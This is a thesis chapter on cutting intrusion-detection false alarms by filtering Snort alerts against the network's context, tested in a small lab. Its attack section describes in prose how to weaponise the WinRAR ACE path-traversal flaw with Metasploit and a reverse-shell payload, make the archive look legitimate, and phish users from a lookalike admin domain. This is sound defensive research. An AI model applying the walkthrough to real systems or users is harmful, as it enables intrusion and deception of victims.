


Figure 3.1: general procedure

3.1 Objective

Our objective here is to propose a method that reduces the number of false alarms and generate a base of attack that manipulates the change of context. Intrusion detection systems aim to analyze the actions that occur in a computer network to detect intrusion attempts. However, the success of an attack is based on the existence of vulnerabilities exploited by the attacker. These vulnerabilities are identified by a set of contextual information such as installed services, applications, network topology, and so on. One of the biggest problems with IDSs is the sheer number of alerts generated, which includes a large percentage of false positives. Alerts are relevant if the attack exploits existing vulnerabilities in that network. However, this information changes frequently. Therefore, to improve the detection rate and reduce the number of false positive alerts, we aim in this project to propose a method that reduces the number of false alarms and that can detect the change of context. In order to validate this method, we need to generate a context-based attack database that can describe the context change that does not exist in the other attack databases.

3.2 modeling

The following subsections will contain details about the network that will be used as the test-bed, the attack used to evaluate the IDS efficiency, Traffic generation and capturing, the IDS we used for the purpose of this thesis, how to collect information about the context of our network and then alerts filtering procedure.

3.2.1 Test-bed

A challenge we encountered during the installation and configuration process was determining an appropriate test bed environment for the IDS. In general, an IDS must be installed in a real environment to have a sense of its benefits. To deal with the complexity of validating IDS configuration, we suggested testing the IDS in a smaller network, as to reduce the amount of traffic to contend with when testing. The architecture of our network consists of 4 machines connected to each other and to the internet through a switched modem. The first machine is the attacker machine running Kali Linux with the ip address 192.168.8.121, the second one runs windows 7 with the ip address 192.168.8.122 acting as the server and administrator device for monitoring, the third runs windows 8.1 having 192.168.8.123, the forth also is running windows 10 with the ip 192.168.8.124. The second and forth machines have a vulnerable versions of WinRAR installed in them which allows the extraction of ACE extension files but the third machine has the fixed version of WinRAR that does not treat ACE files as archive files, so no extraction option is permitted.

Then after running the initial test we made some tweaks on the network to insure that the idea of detecting context changes is necessary and does work. The changes made were adding a fifth machine and removing the vulnerability from one of the vulnerable machines.




Figure 3.2: Test-bed

3.2.2 Attack scenario: path traversal

Path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the root folder. In the WinRAR tool versions prior to and including 5.61, when crafting the filename field of the ACE format (in UNACEV2.dll) there is a path traversal vulnerability. When the filename field is manipulated with specific patterns, the destination (extraction) folder is ignored, thus treating the filename as an absolute path. For this purpose we used the Metasploit framework that is preinstalled in Kali Linux distribution.

Metasploit framework

The metasploit framework is a sub project of the open source Metasploit project, and the metasploit project is known for anti forensics, penetration testing and evasions tools that provide the infrastructure, content, and tools to perform penetration tests and extensive security auditing. A module in Metasploit is a standalone code, or software, that extends functionality of the Metasploit Framework, it can be an exploit, auxiliary, payload, no operation payload (NOP), or post-exploitation module. The module type determines its purpose. For example, any module that opens a shell on a target is an exploit module.[16] The framework is a tool for developing and executing exploit code against a remote target computer. Some of the most known exploits can be found in the metasploit framework. It can be used by security researchers to find potential vulnerabilities, but it can also be used by cyber




Figure 3.3: Test-bed after context changes

```

<App>
  <Reference>CVE-2018-20250</Reference>
  <AppName>WinRAR</AppName>
  <AppVersion>5.61</AppVersion>
  <OsPlatform>Windows</OsPlatform>
  <OsVersion>All</OsVersion>
</App>

```

Figure 3.4: Vulnerability presentation in XML

criminals to break into systems. When used by security researchers, vulnerabilities in systems can be found and fixed. From the version 3.0, the metasploit framework have started to include fuzzing tools, which discover software vulnerabilities, rather than writing exploits for currently public bugs. The framework is run by first choosing and configuring an exploit, checking whether the intended target system is susceptible to the chosen exploit, choosing the encoding technique to encode the payload so that the intrusion prevention system (IPS) will not catch the encoded payload, and executing the exploit. The possibility to combine any exploit with any payload is a major advantage, since it facilitates the tasks of attackers, exploit writers and payload writers.

The module that exploits the ACE vulnerability will attempt to extract a payload to the startup folder of the current user. It is limited such that we can only go back one folder. Therefore, for this exploit to work properly, the user must extract the supplied ACE file from one folder within the user profile folder (e.g. Desktop or Downloads). User restart is required to gain a shell.

Reverse shell

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.




Figure 3.5: Reverse Shell

3.2.3 Traffic generation and capturing

The traffic that the IDS is going to be tested by must be a combination of normal traffic and malicious traffic to be able to have realistic result that can be projected on real world situations.

Background traffic

To determine the rate of non-relevant alerts it's necessary that the traffic generated is not just the attack scenario. We had the machines communicating and downloading files from the server as well as generating normal web and mail traffic.

Capturing

Capturing traffic facilitate the testing procedure, instead of generating traffic multiple times for multiple tests we can capture the traffic once in a pcap (The libpcap file format is the main capture file format used in TcpDump/WinDump, snort, and many other networking tools.[23]) file and then run as much tests as required to reach our objective. A well known tool for traffic capturing is Wireshark.

Wireshark Wireshark is the world's foremost and widely-used network protocol analyzer. It displays what's happening on a network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions. Wireshark development thrives thanks to the volunteer contributions of networking experts around the globe and is the continuation of a project started by Gerald Combs in 1998.

Wireshark has a rich feature set which includes the following:

- Deep inspection of hundreds of protocols, with more being added all the time.
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, macOS, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry
- Rich VoIP analysis
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others
- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript®, CSV, or plain text[22]

3.2.4 Deployed IDS

To choose which one of the available IDSs fits our needs we should start by comparing them. A vast verity of IDSs are available for commercial, research and personal use. Open-source IDSs are the easiest IDSs to obtain so we sought the comparison between three of the most known of them which are Snort, Bro and Suricata.

Snort

Snort was created by Martin Roesch in 1998, and is an open source network intrusion detection and prevention system. Snort can be used in three different ways; as a packet sniffer like tcpdump, a packet logger or as a network intrusion detection and prevention system. When used as a packet sniffer, Snort will read network packets and display them on the console, and when used as packet logger Snort

will log packets to disk. In intrusion detection mode it will monitor the network traffic and analyze the traffic against a rule set defined by the user. In intrusion detection mode, Snort uses a number of rules that define anomalous traffic. Most of these rules are made by Sourcefire, and other rules are made by the community, and it is possible to make own rules as well. In addition to rules, Snort has several preprocessors which enable modules to view and alter packets before they get inspected by the intrusion detection system. When running Snort, it works by detecting and reporting malicious traffic or so called events. The process of reporting events can be configured through event handling. By configuring thresholds one can reduce the number of logged alerts for noisy rules. This helps Snorts to handle more traffic. Snort has the capability to or can be configured to send output to various locations, when certain Snort rules is triggered. The most common output module is the alert syslog. Other output modules exist, such as 'alert fast' and 'alert full'. 'Alert fast' put a fast entry to the file specified, while 'alert full' sends the entire packet header along with the event message. Snort is capable of performing real time traffic analysis, which means that it can detect ongoing intrusions. It can perform logging on IP networks, perform protocol analysis, content searching and content matching, and it can be used to detect a variety of attacks and probes, such as bugger overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting and much more. Snort can be combined with other software, such as SnortSnarf, OSSIM, sguil, Snorby, Razorback and Basic Analysis and Security Engine (BASE) to provide visual representation of intrusion data. Another important thing with Snort is that one need to registrate at Snorts website to be able do download the ruleset. The official snort rules is the rules maintaiend by the vulnerability research team (VRT). Sourcefire has to keep Snort as an open platform, and they host rules submitted by the communiy (Snort users). These rules are distributed under the GPL and are freely available to all Snort users.




Figure 3.6: Snort's architecture

Bro

Bro was founded by Vern Paxson in 1998, and is an open source UNIX based network intrusion detection system. Bro passively monitors network traffic and look for malicious traffic. It detect intrusions by first parsing network traffic and then

execute event oriented analyzers that compare the activity with patterns deemed malicious. The analyses include detection of specific attacks (signature and events) and unusual activities (anomalous). Bro is normally placed at a key network junction, where it can be used to monitor all incoming and outgoing traffic. Bro provides functionality such as collecting, filtering and analyzing of network traffic. It is capable of giving a detailed analysis of popular protocols, and the output of this analysis is several events that describe the observed activity. Bro comes with a set of policy scripts, which is designed to detect the most common internet attacks, while limiting the number of false positives, in example, alerts that confuse uninteresting activity with the important attack activity. Bro policy scripts are programs written in the Bro language, and the scripts contain rules that describe what kind of traffic or activities that are looked as malicious. When analyzing the network activity, it initiates actions based on the analysis. The policy incorporates a signature matching facility that looks for traffic that matches these signatures. These signatures are expressed as regular expressions, and Bro' signature matching capability allows Bro to not only examine network content, but to understand the context of signature, greatly reducing the number of false positives. In addition to signatures, Bro can also analyze network protocols, connections, data amounts, incorporating it into analysis of new activity. The policy script can generate output files of activity on the network, and it can generate problem alerts to event logs, including the operating system syslog. As well, the scripts can execute programs, which, in turn, send email messages, page the on-call staff, automatically terminate existing connections, or with appropriate additional software, insert access control blocks into a routers access control list. A site can adapt Bro's operation by its specialized policy language and when new attacks is discovered. If anything is detected, Bro can generate a log entry, alert the operator in real time and execute an operating system command (terminate a connection for example). As well, Bro's detailed log files can be used to forensics.

Suricata

Suricata is an open source intrusion detection and prevention system developed by the 'Open Information Security Foundation'. The beta version was released in December 2009, while the first stable version came in July 2010. Suricata was created to bring new ideas and technology to the intrusion detection field. Open Information Security Foundation (OISF) provides Suricata with intrusion detection and prevention rule set, and the process of maintaining optimal security level is simplified by the Suricata engine. Suricata is able to use rules from different resources, such as Emerging Threats and Snort VRT rules, to provide the best rule set possible. As other network intrusion detection systems, Suricata monitor network traffic and create alarms/alerts logs when malicious traffic is detected. Suricata is designed to be compatible with other security components, and it offers features such as unified output functionality, and it is possible to accept calls from other applications through its pluggable libraries. Suricata offers increased speed and efficiency in network traffic analysis with its multi-threaded engine. In addition to hardware acceleration, the engine is build to utilize the increased processing power of the

latest multi-core CPU. The engine supports and provides functionality such as the latest Snort VRT, Snort logging, rule language options, multi-threading, hardware acceleration, unified output enabling interaction with external log management systems and IPv6. As well, it supports and provides functionality such as rule based IP reputation, library plug ability for interaction with other applications, statistics output, and a simple and effective getting started user manual.[1]

Table 3 summarizes the comparison.

Parameters	Open source tools		
	Snort	Bro	Suricata
Developer	Sourcefire, Inc.	National Science Foundation (NSF)	Open Information Security Foundation (OISF)
Multi-thread	No	No	Yes
Operating System Compatibility	Any	Unix like system	Any
Rules Support	VRT Snort rules SO rules Emerging Threats rules	Contextual Signatures	VRT Snort rules Emerging Threats rules
Installation / deployment	Installation also available from packages.	Manual installation	Manual installation.
User community	Large	Small	Small
Documentation	Well documented	Few resources	Few resources
GUI Support	A lot	Few	Few
High Network speed Support	Medium	High	High

Table 3.1: Snort vs Bro vs Suricata.[24]

Based on the this comparison we chose Snort for it's compatibility with windows over Bro and for the availability resource wise over Suricata. When Snort detects a suspicious behavior, it sends a real-time alert to syslog, a separate 'alerts' file, or to a pop-up window. NSS Group, a European network security testing organization, tested Snort along with intrusion detection system (IDS) products from 15 major

vendors including Cisco, Computer Associates, and Symantec. According to NSS, Snort, which was the sole open source freeware product tested, out-performed the proprietary products. We installed the IDS on the administrator machines in our sub-network and configured it to send it's alerts to a separate alert file of the type CSV to facilitate the filtering process.

IDMEF:

The purpose of the Intrusion Detection Message Exchange Format (IDMEF) is to define data formats and exchange procedures for sharing information of interest to intrusion detection and response systems and to the management systems that may need to interact with them.

The Intrusion Detection Message Exchange Format (IDMEF) is intended to be a standard data format that automated intrusion detection systems can use to report alerts about events that they deem suspicious. The development of this standard format will enable interoperability among commercial, open source, and research systems, allowing users to mix-and-match the deployment of these systems according to their strong and weak points to obtain an optimal implementation. The IDMEF data model is an object-oriented representation of the alert data sent to intrusion detection managers by intrusion detection analyzers.

Two implementations of the IDMEF were originally proposed to the Intrusion Detection Working Group (IDWG): one using the Structure of Management Information (SMI) to describe a Simple Network Management Protocol (SNMP) MIB, and the other using a DTD to describe XML documents. These proposed implementations were reviewed by the IDWG at its September 1999 and February 2000 meetings; it was decided at the February meeting that the XML solution was best at fulfilling the IDWG requirements.[21]

Snort does not provide an option to send alerts in IDMEF, there is another IDS known as prelude but due to the complexity of it's setup procedure, lack of clear documentation and depending on a large number of external packages we opted to send alerts to a CSV file containing the same attributes needed for IDMEF and then using a tool that converts CSV files to XML we converted the alert files to XML which serves the same purpose of IDMEF as it's essentially an XML implementation.

3.2.5 Context and context's changes detection

This part is what our work depend on the most, so it's critical to be able to read all necessary information about our network's machines. For that we've found a tool that can gather a lot of details about any machine that's running windows.

```
<Alert>
  <timestamp>07/03-18:40:17.942223 </timestamp>
  <msg>Reset outside window</msg>
  <src>192.168.8.122</src>
  <dst>104.18.139.9</dst>
  <proto>TCP</proto>
  <srcport>54228</srcport>
  <dstport>443</dstport>
</Alert>
```

Figure 3.7: Example of an alert presentation in XML file

SIW

Advanced System Information for Windows is a tool that analyzes a computer and gathers detailed information about system properties and settings (Software Information, Hardware Information, Network Information and Tools) and displays it in an extremely comprehensible manner. IT can also create a report file (HTML, JSON, CSV, TEXT or XML).

The System Information is divided into few major categories:

Software Information:

Operating System, Software Licenses (Product Keys / Serial Numbers), Passwords Recovery, Installed Programs, Applications, Security, Accessibility, Environment, Regional Settings, File Associations, Running Processes, Loaded DLLs, Drivers, NT Services, Autorun, Scheduled Tasks, Databases, Audio and Video Codecs, Shared DLLs, ActiveX, MMC Snap-Ins, Shell Extensions, Event Viewer, Certificates, etc.

Hardware Information:

System Summary, Motherboard, BIOS, CPU, Memory, Sensors, Devices, Chipset, PCI/AGP, USB and ISA/PnP Devices, System Slots, Network Adapters, Video Card, Monitor, Sound Devices, Storage Devices, Logical Disks, Disk Drives, CD/DVD Devices, SCSI Devices, S.M.A.R.T., Ports, Battery and Power Policy, Printers, etc.

Network Information:

Basic/Extended Information about Configuration, Statistics, Connections, Active Directory (Computers, Groups and Users), Shares, Open Ports, etc. [20]

```

<Machine>
  <IP>192.168.8.122</IP>
  <MachineName>VADEL_FADEL</MachineName>
  <OsVersionPlatform>Win32NT</OsVersionPlatform>
  <OsVersion>Microsoft Windows NT 6.1.7601 Service Pack 1</OsVersion>
  <DomainName>Vadel_Fadel</DomainName>
</Machine>

```

Figure 3.8: Example of a machine's information as presented in XML file

```

<App>
  <MachineName>VADEL_FADEL</MachineName>
  <Type>Programmes installés</Type>
  <AppName>Acrylic Wi-Fi Home v4.3</AppName>
  <AppVersion>Version 4.3</AppVersion>
  <InstallationDate>2019-06-12 (mercredi 12 juin 2019)</InstallationDate>
</App>

```

Figure 3.9: Example of an installed tool's information as presented in XML file

3.2.6 Filtering

After gathering all necessary informations about our network using the tools mentioned above, we can now go to the filtering process, for that we have programmed a tool that can filter the alerts detected by snort considering our context, we have considered every alert as relevant if it verifies some conditions and rules:

- First of all the destination ip must be an ip of a machine of our network.
- Second, the destination ip must be an ip of a vulnerable machine.
 - A machine is vulnerable when it has one of the vulnerable applications installed.
 - In our work we have just one vulnerable application Winrar 5.60 (64-bit).
- Finally the source ip must be an external ip that means that the connection that caused the alert comes from a machine which is not in our network

The tool have many functionalities other than filtering, it can also:

- display all alerts without filtering.
- display the total number of alerts.
- display the total number of relevant alerts.

- display the rate of non-relevant alerts.

Note that all the functionalities are available before and after context change.

3.3 Realization

In this section we will be going in depth explaining the steps taken to achieve our final objective. The steps that figure 3.1 page 17 presented as the general procedure in the section above were also followed here.

3.3.1 Network setup

We started first by connecting our machines to the wireless modem and set their ip addresses to be static and gave each machine a unique address. This was the first and basic step that's necessary for our network to work and to be able to generate some traffic between the machines themselves or one of them and outside network.

3.3.2 Starting traffic

The second step was to start capturing the traffic that's going to run through each machines wireless interface. For that we ran Wireshark on each one of the machines then selected the interface to capture traffic coming through and leave it capturing until our scenario is done.

We ran two captures for the purpose of this work, one for the initial configuration and another one after tweaking some changes on the network to prove the effects of context changes on the rate of detection. Figure 3.10 shows the home screen of Wireshark and figure 3.11 shows the capturing screen after selecting the interface to capture.

Collecting context information

To detect the details about the network's context we collect informations from each machine on the network by running the previously mentioned tool (SIW) on every machine in the network and extracting the necessary informations to an XML file and combining all the information in the administrator machine to be used when filtering alerts.

Attack

To run the attack on a machine first we need to generate the malicious file using the tool Metasploit described above. The exploit we're using is the path traversal vulnerability in WinRAR which can be found in Metasploit under "exploit/windows/fileformat/winrar_ace".

Figure 3.12 shows the commands necessary to configure the exploitation module and then setting a listener on the attacker machine to wait for a target to start a session




Figure 3.10: Wireshark

when setting up this exploit we need to specify the port (LPORT) on which the attacker machine is going to receive returned data on and also the ip address (LHOST) of the attacker. Then for this exploit to work we need the target to open a reverse shell session, for this purpose we set the reverse shell payload that is found under "windows/meterpreter/reverse_shell" for the exploit. This payload will be included in a malicious file that Metasploit generates and archive it inside an ACE format nd when the target user extract the contents of this archive the malicious file will be extracted to the startup folder and if harmless files are included they will be extracted to the same location where the archive file was downloaded. Adding harmless files to the archive improves the legitimacy of that archive, To add files we should list the directories of each file we want to add inside a text file and then calling them by the "set FILE_LIST ..". Exploit command tells Metasploit to generate the archive file with the given options. after generating the file we need a way to get the target users to download it, we suggested sending an email on behalf of admin@.. with a domain similar to a legitimate company to all the users in the network -to improve the possibility of finding a vulnerable machine- containing a link to the archive file on the attacker machine. Now all that's left is to set a listener to handle the connections from targets and wait. Listener for reverse shell connections in Metasploit is under "windows/multi/handler", it requires similar options to the exploit, so we need to set the same payload, port and ip address we've previously set for the WinRAR exploit. When a user of any vulnerable machine download the archive and extract it then it's only a matter of time, whenever he restarts his machine a session will be opened following the execution of the malicious file as a startup program.

